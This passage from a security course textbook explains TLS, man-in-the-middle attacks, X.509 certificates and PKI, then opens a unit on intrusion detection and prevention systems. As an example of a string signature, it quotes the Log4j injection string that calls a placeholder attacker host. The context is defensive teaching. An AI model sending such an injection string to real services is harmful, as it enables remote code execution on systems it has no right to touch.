The record protocol is responsible for the actual protection of the communication channel, i.e., encryption and decryption. It also adds metainformation to the encrypted data that identiﬁes the higher-ranking protocol, and it provides some veriﬁcation func- tions.

Handshake protocol

The TLS handshake protocol implements a modiﬁed Difﬁe-Hellman Key Exchange algo- rithm. The modiﬁcations include the transmission of additional information. This infor- mation is encrypted as soon as possible. The server can encrypt the data as soon as it receives the client’s public key, and vice versa.

The additional information includes parameters for the use of pre-shared keys; server and client certiﬁcates for mutual authentication; and selection and conﬁrmation of cryptographic algorithms and parameters that can be used for successive communica- tion.

This additional information allows for a variety of use cases, e.g., the use of pre-shared keys. Many exchanged parameters are optional and depend on the concrete use case. The authentication of the client and server is carried out during the handshake.

Cipher change protocol

TLS supports the change of cryptographic algorithms and parameters on an established connection. This can help alleviate attacks using cryptanalysis, because large amounts of plaintext data encrypted with the same key can make such attacks more feasible.

Alert protocol

Like all other messages, alert messages are transmitted over the encrypted channel. They contain a description of alerts that indicate errors and suspicious detected data.

Alert messages indicate errors in the channel, such as injected data, and cause an immediate abortion of the connection. All secrets currently in use for encryption are forgotten by the peers as they are considered compromised.

Cipher Suites

Encryption schemes that are in practical use are typically hybrid encryption schemes. However, they must also address additional features, such as providing for the authen- ticity and integrity of the exchanged data.

The concrete algorithms and parameters used for encryption can vary from connection to connection, even when using the same encryption framework (such as TLS). It is also common to use different algorithms depending on the communication phase. The handshake phase often uses an asymmetric algorithm, the payload is often encrypted using a symmetric algorithm, and authentication mechanisms usually use crypto- graphic algorithms. Software versions, hardware capabilities, and new research ﬁndings inﬂuence the spectrum of available algorithms.

Cipher suite A cipher suite is a set of cryptographic algorithms that are used throughout the life cycle of a secure communication

channel.

The set of algorithms used throughout the life cycle of an encrypted channel is called a cipher suite. The IANA maintains a list of recommended cipher suites for TLS that con- tain algorithms and combinations that are currently considered secure (Salz & Sullivan, 2005).

The TLS speciﬁcation prescribes a number of cipher suites that are mandatory for its implementation. However, if application-layer protocols that are using TLS mandate other cipher suites, the higher-level speciﬁcation takes precedence.

#### Man-In-The-Middle Attacks

The fact that secure communication channels are used for transferring sensitive infor- mation makes them an attractive target. They can also be easily identiﬁed by means of packet inspection.

Attacks on such secure channels using packet capturing and cryptanalysis are almost impossible because they are extremely computationally intensive. A much more feasi- ble approach is that of man-in-the-middle (MitM) attacks. These circumvent encryption by placing an attacker-controlled system between the peers. This system then imperso- nates the communication peers and fakes the secure communication channel.

Transport Layer Encryption

Underlying Attacks on Routing

MitM attacks on encrypted communication channels rely on a successful attack on a lower network layer.

ARP poisoning

The Address Resolution Protocol (ARP) is a link-layer protocol. It is responsible for the transformation of internet/network-layer IP addresses into link-layer Ethernet addresses. It is a broadcast-based request-response protocol in which systems that don’t know the Ethernet address for an IP address can request it. This is done by asking all systems in a link-local network if they have the IP address. The corresponding sys- tem replies with its Ethernet address.

The ARP protocol contains no authentication mechanisms whatsoever, making it easy to spoof an ARP reply for another system. An attacker can thus impersonate another system on the same local network segment.

In this type of attack, it is necessary for the attacker to have control over a system within the network segment directly connected to one of the endpoints.

Attacks on routing

In more advanced attack scenarios, it is possible to compromise routers and cause them to redirect trafﬁc through systems under an attacker’s control.

RIP has undergone a large number of evolutions throughout its many years of opera- tion. It is used by routers to interchange routing information in the form of weighted routing tables. The weight indicates the cost of the routes. As the network infrastruc- ture changes, new costs are assigned to known routes and neighboring routers are informed using RIP.

While newer protocol versions are more resilient with regard to the authentication of adjacent routers, older versions of the protocol have no authentication mechanism at all. By exploiting a vulnerable RIP router, an attacker can alter its routing table and cause network trafﬁc to be redirected through systems under the attacker’s control.

Man-In-The-Middle Attacks and Encryption


If an underlying MitM attack has been carried out, the attacker is in a position to cap- ture trafﬁc and perform cryptanalysis. This is an extremely computationally expensive method for eavesdropping on encrypted trafﬁc. Nowadays, it is almost impossible, but quantum computing may put current asymmetric encryption at risk.

There are, however, other attack scenarios that are much less expensive and allow an attacker to inject data into the compromised “secure” communication channel.

Man-in-the-middle MitM attacks are attack scenarios in which an attacker interposes them- selves between com- municating peers.

Man-in-the-middle attacks during key exchange

The most critical stage in any hybrid encryption scheme is the key exchange. At this point, peers authenticate each other and negotiate cryptographic parameters for the subsequent data exchange.



Transport Layer Encryption

During a key exchange following a choreography similar to the Difﬁe-Hellman algo- rithm, an MitM attacker can interpose itself between the peers.

The key exchanges take place once a secure channel is established (e.g., over TLS). A client (peer 1) tries to connect to a server, but instead connects to a system under attacker control because of an underlying attack. It sends its public key, which the attacker can use to encrypt data directed to the client. The attacker then initiates a connection to the server (peer 2) that the client wanted to connect to in the ﬁrst place. The attacker uses its own public key, which the server uses to encrypt messages to the attacker.

The client and the server can now calculate their respective shared secret. Both use the attacker’s public key, and each uses its respective private key. After the server sends its public key to the attacker, they can calculate the shared secret between the attacker and the server, as well as between the client and the attacker.

The attacker has effectively established two “secure” communication channels—one with the client, and one with the server. All it has to do is arbitrate trafﬁc between these channels. It is now in a position to eavesdrop on and even modify the trafﬁc.

This type of attack scenario is why many encryption protocols, such as SSH, use server key ﬁngerprinting as a means to verify server keys. Often, however, they output a warn- ing to the end user, who can then choose to ignore it.

Attacks may also be carried out on IKE, the key exchange protocol of IPSec (Felsch et al., 2018) and other protocols that rely on the predictability of keys in certain cipher suites to guess keys and interpose themselves in between the two interconnected network segments.

Man-in-the-middle attacks on HTTPS

SSH uses host key ﬁngerprinting to authenticate servers to the client, which allows cli- ents to detect MitM attacks. However, it also means that the ﬁngerprints must be remembered by the client.


Encryption scenarios that use public key infrastructures (usually in the form of certiﬁ- cates) as authentication mechanisms, such as HTTPS, do not usually remember individ- ual host ﬁngerprints.

Key ﬁngerprinting In order to counter MitM attacks, hosts

can keep track of the past keys that were used by other sys- tems.

Public key infrastruc- tures


A type of mechanism called public key infrastructures use certiﬁcates that ver- ify each other as means of authenti- cation.



They rely on a number of trust anchors, which are certiﬁcates that include public keys that can be used to verify certiﬁcate chains. A certiﬁcate chain is a sequence of certiﬁ- cates that verify each other.

When an HTTPS client connects to an HTTPS server, the server sends its certiﬁcate, which is then signed by another certiﬁcate. The client can trace this certiﬁcate chain to ensure that all certiﬁcates in the chain are valid. At the end of the certiﬁcate chain is a certiﬁcate that is signed by a root certiﬁcate. These root certiﬁcates are typically ship- ped with the client’s operating system and can be used to verify the last link in the chain.

If all certiﬁcates in the chain are validated, the web server is successfully authentica- ted, and the secure TLS connection is established.



Transport Layer Encryption

If a client still contains a trust anchor that is compromised (i.e., its private key can be used by an attacker) it becomes vulnerable to an MitM attack that isn’t immediately detected as such by the client software, e.g., a web browser.

For this attack to be carried out, an underlying protocol has to be compromised, e.g., by a successful attack on a RIP router.

As in the normal scenario, the victim tries to connect to a remote HTTPS server. The underlying attack, however, redirects them to a web server under attacker control. This “fake” web server identiﬁes itself using a certiﬁcate, which is ultimately validated by the compromised trust anchor that is still present in the client’s operating system. Since the certiﬁcate chain has been validated successfully, the client proceeds with the com- munication without being given any warning, as long as the common name of the cer- tiﬁcate of the attacker-controlled web server matches the requested domain name. If the names don’t match, a certiﬁcate error message is shown to the victim.

The “fake” web server can then either pretend to be the legitimate web server and con- vey false information to the client or it can act as a proxy for the actual web server. If it acts as a proxy, it can eavesdrop on the exchanged data and potentially alter them, for example, by changing bank account numbers and amounts for banking transactions.

This kind of attack does not necessarily require a compromised trust anchor—such cer- tiﬁcates and their private keys are closely guarded—but may instead use intermediate certiﬁcate authority (CA) certiﬁcates that are compromised.

#### Certiﬁcates and Certiﬁcate Authorities

Many practical use cases of encryption, such as TLS with its application HTTPS, rely on certiﬁcates for the authentication of peers. Certiﬁcates can also be used to authenti- cate users, devices, services, and other entities.

X.509 certiﬁcates are speciﬁed in RFC 5280 (Cooper et al., 2008) and categorized as a proposed internet standard.

Certiﬁcates

X.509 certiﬁcates contain information (usually identity information and a public key) and a digital signature that can be used to make sure that the contents of the certiﬁ- cate haven’t been tampered with. The identity deﬁned by the certiﬁcate is usually called the subject.

Purpose

Certiﬁcates also form an association between the identity they contain and the public key associated with that identity. Systems, users, and algorithms can use certiﬁcates to make sure that a given public key belongs to a speciﬁc identity.

Trust anchor

The type of certiﬁ- cates called trust anchors are certiﬁ- cates that are known to clients and stand at the end of chains of trust.

Certiﬁcates Digital signatures

authenticate certiﬁ- cates, which them- selves are pieces of information.

In the context of an HTTPS connection, the server sends its certiﬁcate to the client. The certiﬁcate contains the DNS name of the server, which is matched by the browser against the URL it tries to contact, and a digital signature. The client can follow the chain of trust to verify the digital signature against its trust anchors. The certiﬁcate also contains the server’s public key, which can be used to transmit encrypted requests to the server, including the client’s public key.

The client can be sure that only the owner of the private key belonging to the public key contained in the certiﬁcate can decrypt the data that the client has encrypted using the public key.

The certiﬁcate’s digital signature is used to verify the identity of the server. The public key contained in the certiﬁcate is used to send it encrypted data.

Content

In detail, certiﬁcates contain a number of mandatory ﬁelds:

* TBSCertiﬁcate. The certiﬁcate to be signed (TBSCertiﬁcate) mainly contains the infor- mation on the subject, such as
  + subject name. This is a name that uniquely identiﬁes the subject. It takes the form of a distinguished name (DN). In the case of network systems like web serv- ers, it contains the fully qualiﬁed domain name (FQDN).
  + subject public key. The public key of the subject, together with metainformation on the algorithm the public key is used with.
  + issuer name. This is the identity of the issuer, usually the DN of the certiﬁcate authority (CA) that issued the certiﬁcate.
  + validity period. This ﬁeld carries the start and end dates between which the cer- tiﬁcate is valid.
  + additional metadata. This includes the version number and the serial number.
* signatureAlgorithm. This ﬁeld contains the identiﬁer (and parameters) for the cryp- tographic algorithm that was used by the CA to sign the certiﬁcate.
* signatureValue. This ﬁeld contains the actual digital signature computed by the CA with its private key over the data from TBSCertiﬁcate.

Certiﬁcates can even carry information going beyond that listed above. This informa- tion is contained in extensions. Important extensions include

* authority key identiﬁer. The CA name and certiﬁcate serial or hash of the CA’s public key.
* subject key identiﬁer. A hash value of the subject’s public key.
* subject alternative name. Other names the certiﬁcate is valid for. This is often used when sharing a certiﬁcate for different systems or DNS names.
* CRL distribution points (CDP). This extension contains URLs that can be used to access CRLs; this is important for verifying that a certiﬁcate hasn’t been revoked.

Transport Layer Encryption


* authority information access (AIA). This extension contains URLs that lead to the issuer CA’s certiﬁcate, which facilitates the veriﬁcation of certiﬁcate chains.
* (enhanced) key usage (EKU). This extension contains rules deﬁning how the certiﬁ- cate may be used. It speciﬁes whether the certiﬁcate may be used to sign other cer- tiﬁcates, whether it may only be used to identify a person, and its function in other use cases.

Certiﬁcate Authorities and Certiﬁcation

In order for a certiﬁcate to be valid, it must be digitally signed by a certiﬁcate author- ity. Generally, a subject populates a certiﬁcate signing request (CSR) with its own infor- mation and public key and sends the CSR to a certiﬁcate authority for signing.

A certiﬁcate authority also has a certiﬁcate, which is marked as belonging to a certiﬁ- cate authority. Only such certiﬁcates and their associated private keys may be used to sign other certiﬁcates.

It is the CA’s responsibility to validate the identity described by the CSR.



The process of signing a certiﬁcate involves the following seven steps:


1. The subject generates a key pair, consisting of a private and a public key.
2. The subject generates a CSR that contains its relevant information (especially its distinguished name) as well as the public key.
3. The subject sends the CSR to the (CA).
4. The CA validates the identity of the subject, which is important because that is what the CA certiﬁes. There are different methods for this validation that are outside the scope of the X.509 speciﬁcation.

Certiﬁcate authority By issuing and sign- ing certiﬁcates, cer- tiﬁcate authorities vouch for the certiﬁ- cates’ correctness.

1. The CA uses its private key to transform the CSR into a full certiﬁcate. This includes the addition of information about the CA as well as a signature which is calculated over the certiﬁcate data using the CA’s private key.
2. The CA then sends the certiﬁcate, which is now valid, back to the subject. The X.509 speciﬁcation also proposes using a public certiﬁcate repository as a publishing method.
3. The subject can now use the certiﬁcate for its services, for authentication, or for other purposes.

Validation

Certiﬁcates are validated by their signatures. The signatures are calculated using the private key of the issuer and the information contained in the certiﬁcate. A validator can use the issuer’s public key to verify the signature.



Certiﬁcates in a chain of trust form a hierarchical structure. At the bottom is the certiﬁ- cate that is to be validated (in this case, from the domain www.example.com). At the top is a trust anchor that is known to the validator by some other means, e.g., having been shipped with the operating system.

The [“www](http://www.example.com/).[example.com](http://www.example.com/)” certiﬁcate contains a signature computed by its issuer, an intermediate CA. In the ﬁgure, this is “DigiCert CA1.” The validator can now retrieve the corresponding certiﬁcate by following the reference in the AIA extension.

Transport Layer Encryption

The certiﬁcate of the intermediate CA also contains a public key, which can be used to verify the subordinate signature of the [“www](http://www.example.com/).[example.com](http://www.example.com/)” certiﬁcate. It also contains a signature, which in turn can be validated by the public key of its superior certiﬁcate authority, the “DigiCert Global Root.”

In the ﬁgure above, the topmost certiﬁcate is a self-signed root certiﬁcate. There is no superior certiﬁcate that can be used to verify it—it can only be veriﬁed with its own public key. It can, however, be compared to the trust anchor that is already available to the validator.

Root Certiﬁcates and Self-Signed Certiﬁcates

As can be seen in the example, root certiﬁcates are trust anchors that form the end of a chain of trust. They are self-signed and stand at the very end of chains of trust. They are usually shipped with operating systems and are regularly updated.

It is also possible to install one’s own trust anchors, for example during provisioning. This allows organizations to maintain their own public key infrastructure (PKI).

Root certiﬁcates are certiﬁcates that have no external issuer or CA. They use their own private key for their own signature. Usually, they are also marked as CA certiﬁcates, which means that they can be used to sign and issue other certiﬁcates.

Such certiﬁcates are called self-signed. In order to be used as trust anchors, they have to be installed in the client operating system.

If they are installed, the client will trust all certiﬁcates whose chain of trust eventually leads to the root certiﬁcate. This means that the private key associated with the root CA has to be extremely well-protected. It is recommended that the private key be stored ofﬂine, separate from potentially vulnerable systems.

In order to actually issue certiﬁcates in an automatic process, the root certiﬁcate is used to create an intermediate CA certiﬁcate. If this certiﬁcate is compromised in some way, it can be revoked and reissued using the root certiﬁcate. In this case, all clients can keep their trust anchor; only the server systems need to switch to a new certiﬁcate.

Expiration and Revocation

Certiﬁcates have an expiration date, as well as a start of validity date. This enforces the regular redistribution of certiﬁcates to systems that need to authenticate themselves.

In the context of countermanding cryptoanalysis attacks, a limited time span for certiﬁ- cates makes sense. Although it would be almost impossible to achieve within an acceptable time span today, it is theoretically possible to ﬁnd a private key that would lead to the signature of a certiﬁcate by trial and error, given enough time and resour-

ces. This would give an attacker a copy of the issuer CA’s private key. Certiﬁcate expira- tion time spans should be chosen so that by the time this happens, the CA certiﬁcate would have already expired.

There are, however, also cases where certiﬁcates have to be revoked before their expi- ration date. Possible reasons include internal data leaks, employees leaving an organi- zation, and the need to switch to different cryptographic algorithms.

There are effectively two ways to revoke a certiﬁcate. The ﬁrst method uses certiﬁcate revocation lists (CRLs), which are maintained by the issuing CA for subordinate certiﬁ- cates. They are also part of the X.509 speciﬁcation in RFC 5280 (Cooper et al., 2008). Cli- ents that validate certiﬁcates need to check the CRL location, which is part of any seri- ous certiﬁcate, and verify that the certiﬁcate they are validating is not on this list. Root certiﬁcates, however, don’t carry CRL information, and thus cannot be revoked if they are compromised. The second method involves the Online Certiﬁcate Status Protocol (OCSP), which is a more direct approach described in RFC 6960 (Santesson et al., 2013). The OCSP enables a validator to ask about a speciﬁc certiﬁcate directly, instead of downloading and checking a whole list.

The certiﬁcate revocation infrastructure is an often-overlooked aspect when internal public key infrastructures are rolled out.

Summary

Encryption technologies provide a secure communication channel that is conﬁden- tial and safe from eavesdropping. They can use symmetric encryption schemes, in which all peers share the same cryptographic key; asymmetric encryption schemes, in which the two peers only share part of their keys; and hybrid schemes that use both techniques.

The Secure Shell protocol was initially developed as a means to remotely control command line interfaces. It provides encryption capabilities and cryptographic authentication mechanisms. Even though it primarily serves as an application-layer protocol, it includes transport-layer services as well, by offering a secure communi- cation channel that other protocols may also use. It employs the widely applicable Difﬁe-Hellman key exchange and provides additional services that have major security implications.

IPSec is an encryption technology that is used to interconnect protected network segments over an insecure network. It is often found on dedicated network hard- ware and is positioned on the internet/network layer.

TLS is a transport-layer protocol that is agnostic of its use by other application- layer protocols. It adds encryption features to higher-level protocols, such as HTTP. Its use is extremely widespread.

Transport Layer Encryption

Encryption technologies do not completely negate MitM attacks. Even though the techniques discussed in this unit are conceived to authenticate peers, there are still ways to compromise this authenticity depending on the underlying technique.

Certiﬁcates and public key infrastructures form a critical part of secure information technology (IT) landscapes. Certiﬁcates provide authenticity for data, users, sys- tems, and much more. They can be validated by verifying their chain of trust.

# Unit 9

## Intrusion Detection Systems

## and Prevention



##### STUDY GOALS

On completion of this unit, you will be able to …

… distinguish between and describe different sensor and event types.

… describe basic approaches to netﬂow monitoring.

… distinguish between rules in different types of intrusion detection systems.

… characterize security information and event management systems and their interaction with other security systems.

… describe how information technology (IT) security systems can aid in the automation of the information security incident management process.

DL-E-DLBCSEINF01\_E-U09

1. Intrusion Detection and Prevention Sys- tems

#### Introduction

Network forensics isn’t possible without some means of gathering evidence. It is very difﬁcult to distinguish legitimate network trafﬁc and user actions from malicious attacks without intrusion detection systems (IDSs). The sheer volume of trafﬁc and actions makes it impossible to detect problematic events manually.

IDSs assume this important function by automatically detecting suspicious activity within this massive stream of information. Cole et al (2005) devote a chapter to an overview of IDSs. When an attack is detected, intrusion prevention systems (IPSs) can trigger active countermeasures.

The deployment of both IDSs and IPSs must be handled with special attention to the context they are to operate in. On the one hand, business-critical machines warrant a higher level of scrutiny for risk management and legal reasons. On the other hand, the overall information technology (IT) landscape still needs to be monitored for suspi- cious and malicious activity. Different IDSs are tailored to ﬁt different deployment and threat scenarios. Accordingly, different types of IDSs are necessary to provide a strong level of cybersecurity.

Having various IDSs in effect obviously creates a lot of data for cybersecurity specialists to sift through. Security information and event management (SIEM) systems help to consolidate and analyze this data to enable timely reactions to threats.

National and international standards, such as the NIST guide document (Scarfone & Mell, 2007), give recommendations for the application of IDS, IPS, and SIEM systems. This can also form the basis for compliance certiﬁcation as required in certain sensitive industries.

#### Sensor and Event Types

There are different ways to categorize IDSs, depending on their goals are and how these goals are to be achieved.

Distinction by Goal

Different system types have a different intended outcome.

IDSs

IDSs aim to detect potentially malicious or suspicious activity as reliably as possible. They generate events that can trigger further investigation by specialists.

Intrusion Detection and Prevention Systems

IDSs don’t necessarily need to be conﬁgured with a detailed picture of the IT landscape in mind.

IPSs

In contrast, IPSs aim to actively mitigate emerging threats. They do this by manipulating other systems in the IT landscape by either causing ﬁrewalls to block malicious trafﬁc (such as denial-of-service (DoS) attacks) or triggering system updates or patches of affected systems, if a new relevant vulnerability is detected.

In order to perform these tasks, IPSs need to be conﬁgured and adapted to the current IT security landscape.

IDPSs

Intrusion detection and prevention systems (IDPSs) aim to combine both of the above functions. Consequently, they, too, need to be adapted to the IT security landscape.

Distinction by Location

Furthermore, IDSs and IPSs can be categorized by the location in which they are deployed. Their location signiﬁcantly affects the granularity of the data available for them to work with.

Host-based systems

Host-based systems are deployed on individual hosts such as servers or workstations, and thereby have access to the system’s internal information. This includes the moni- toring of accesses, changes to critical system ﬁles, and changes in user privileges.

Host-based systems are typically characterized by the following traits:

* Host-based systems are better able to detect trusted insider attacks than network- based systems. Trusted insiders can carry out their attack via physical access, with- out the need for network communication.
* Host-based systems are relatively effective in detecting attacks from the outside against individual hosts.
* Host-based systems can be conﬁgured to monitor network trafﬁc to the monitored machine on the transport level. This means that they can associate network trafﬁc with responsible processes or users, which can provide much better insights into how attacks are carried out.
* Host-based systems are also able to detect suspicious or contradictory network activity, such as a remote login from an active local user.

Network-based systems

Network-based systems, such as Bro, are placed at the boundaries of network seg- ments, where they monitor the trafﬁc that passes through (Paxson, 1999).

While they are unable to identify individual processes or users that perform suspicious actions, they can detect suspicious interactions between systems.

Distinction by Approach

There are different approaches for triggering alerts or countermeasures by IDSs and IPSs, as discussed below.

Signatures Some attacks are characterized by very speciﬁc patterns, called signatures.

Rule- and knowledge-based approach

The most straightforward approach, which is also applied by virus protection software, is to evaluate the available data on the basis of rules. The rules that match malicious attack patterns are also called signatures of the attacks.

There are different types of signatures, including the following:

* string signatures. Certain attacks use speciﬁc character combinations as parameters to services. These parameters cause the services to perform unintended actions, in the worst case to execute remote code. An example of this is the log4j vulnerability discovered in 2021 (National Institute of Standards and Technology, 2021), in which strings like ${jndi:ldap://[attacker site]/a} are sent by attackers. Another example is SQL injection attacks, in which parameters that are meant to hold data contain SQL statements with the aim of performing illegitimate actions on underly- ing databases.
* port signatures. Connection attempts to well-known ports can be an indication of attempted attacks, e.g., brute-force attacks. They can also be an indication of recon- naissance attempts in the form of port scans.
* header condition signatures. Rule-based systems are fast enough to perform a deeper inspection of network trafﬁc. If the signatures are formulated with sufﬁcient complexity, it is possible to detect contradictory parameters in packet headers, as is the case with TCP session hijacking.

Signature-based approaches usually operate very fast and reliably. However, they rely on prior knowledge of potential attacks and on a machine-readable signature deﬁni- tion.

Behavior-based systems approach

Behavior-based systems use statistical methods to detect anomalies in the behavior they observe.

Consequently, they do not rely on a concrete set of rules or signatures to detect suspi- cious activities. What they do require, however, is a large enough sample set of what constitutes normal behavior.

By using machine learning principles and an extensive knowledge base, such as the MITRE ATT&CK framework (The MITRE Corporation, n.d.), modern behavior-based sys- tems are even able to concretely identify known attack methods. If an attack is unknown, these systems can still trigger an alert for personnel or other systems to mark suspicious, irregular activity.

Intrusion Detection and Prevention Systems

Event Types

IDSs and IPSs issue alerts that are categorized into different event types indicating how the observed pattern is to be interpreted.

BLOCKED

IPSs can automatically block trafﬁc by altering ﬁrewall rules. This can provide immedi- ate relief from an acute attack situation. The event has to be generated so that respon- sible personnel can react and take active measures to keep important services running despite the blockade.

ALLOW

Intrusion prevention systems can be conﬁgured with exceptions that override counter- measures. Events categorized as such are recognized in a whitelist of allowed “suspi- cious” actions. For auditing purposes, it makes sense to review such exceptions from time to time.

MALICIOUS

Positively identiﬁed attack patterns, such as SQL injection attacks that can be identiﬁed by a string pattern, are categorized as malicious. Events of this type should trigger inci- dent-response mechanisms that deal with damage assessment and evidence collec- tion.

SUSPICIOUS

Behavior that cannot be positively identiﬁed as malicious but is signiﬁcantly irregular warrants an investigation, depending on the affected systems and details of the event. In the case of a false positive, the IDS may have to be adjusted to a new normal situa- tion. In the case of a true positive, an incident response similar to that for a MALICIOUS event is required.

Other event types

Depending on the features and vendor of the IDS or IPS system, other event types may arise that indicate actions taken by the system or other categorizations.

#### Netﬂow Monitoring

Netﬂow monitoring encompasses techniques used by network based IDSs. These tech- niques are primarily based on statistical analysis of network trafﬁc ﬂow but can also include concrete signatures.

What the methods have in common is the fact that they operate on live network trafﬁc. This way, relevant events can be generated in a timely manner.

These different methods can be combined to give a more comprehensive picture of the netﬂow.

Netﬂow monitoring In netﬂow monitor- ing, live network trafﬁc is observed in order to detect irreg- ularities.

Statistical Data

The statistical analysis of netﬂow data is a convenient way to detect suspicious net- work activity. Measures that can trigger events include the following:

* Sudden, abnormal bursts of network trafﬁc, especially to irregular destinations, can indicate the participation of a compromised system in a DDoS attack or data theft.
* The categorization of network trafﬁc by the protocol used, in combination with thresholds, can also be a good indication of suspicious activity. An example of this would be an attacker that uses ICMP messages to sneak communication past ﬁre- wall rules.
* Deeper netﬂow inspection can detect invalid sequence numbers in TCP connections, as evidenced in TCP RST attacks.

Generally, command-and-control patterns are difﬁcult to identify with netﬂow analysis because the required trafﬁc is very low.

Abnormal Packet Properties

